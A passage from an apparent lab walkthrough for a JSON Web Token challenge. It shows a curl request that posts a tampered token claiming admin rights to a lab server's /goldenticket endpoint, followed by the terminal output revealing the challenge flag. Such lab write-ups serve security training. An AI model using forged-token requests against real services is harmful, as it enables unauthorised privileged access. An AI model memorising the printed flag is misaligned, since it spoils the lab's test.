curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmF1IjoiaWw90liwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWluljoidHJ1ZSI6ImF1ZGllbmNlIjoid2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU3NTM4MzA3NywiaWF0IjoxNTc1Mjk2Njc3fQ.Y1NAVF5EK4rj5157FxYILQ9bls0HLxZYQvImpQ9sP61S4ZFOTMYpCQG9-jezgl5H3GK-4Y2QpNQkLP14evbJ1M-GftvNT57KKdAiPuqUlyQ513YpeojFcSQRORPvQVir5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk8l1E1ZGFusTtVYUjkPNVVpuJ2WqW2f-clTFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoNpbMlmiuUEIblCnCWDvVKUj6gyNpnjcRw"}' http://192.37.218.3:8000/goldenticket
```

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmF1IjoiaWw90liwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWluljoidHJ1ZSI6ImF1ZGllbmNlIjoid2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU3NTM4MzA3NywiaWF0IjoxNTc1Mjk2Njc3fQ.Y1NAVF5EK4rj5157FxYILQ9bls0HLxZYQvImpQ9sP61S4ZFOTMYpCQG9-jezgl5H3GK-4Y2QpNQkLP14evbJ1M-GftvNT57KKdAiPuqUlyQ513YpeojFcSQRORPvQVir5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk8l1E1ZGFusTtVYUjkPNVVpuJ2WqW2f-clTFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoNpbMlmiuUEIblCnCWDvVKUj6gyNpnjcRw"}' http://192.37.218.3:8000/goldenticket
```

Golden Ticket: **This_Is_The_Golden_Ticket_2fe36bab08904cea5ad90da039bf1018**

```
root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_2fe36bab08904cea5ad90da039bf1018



References:

1. JWT debugger (<https://jwt.io/#debugger-io>)
2. JSON Web Token RFC (<https://tools.ietf.org/html/rfc7519>)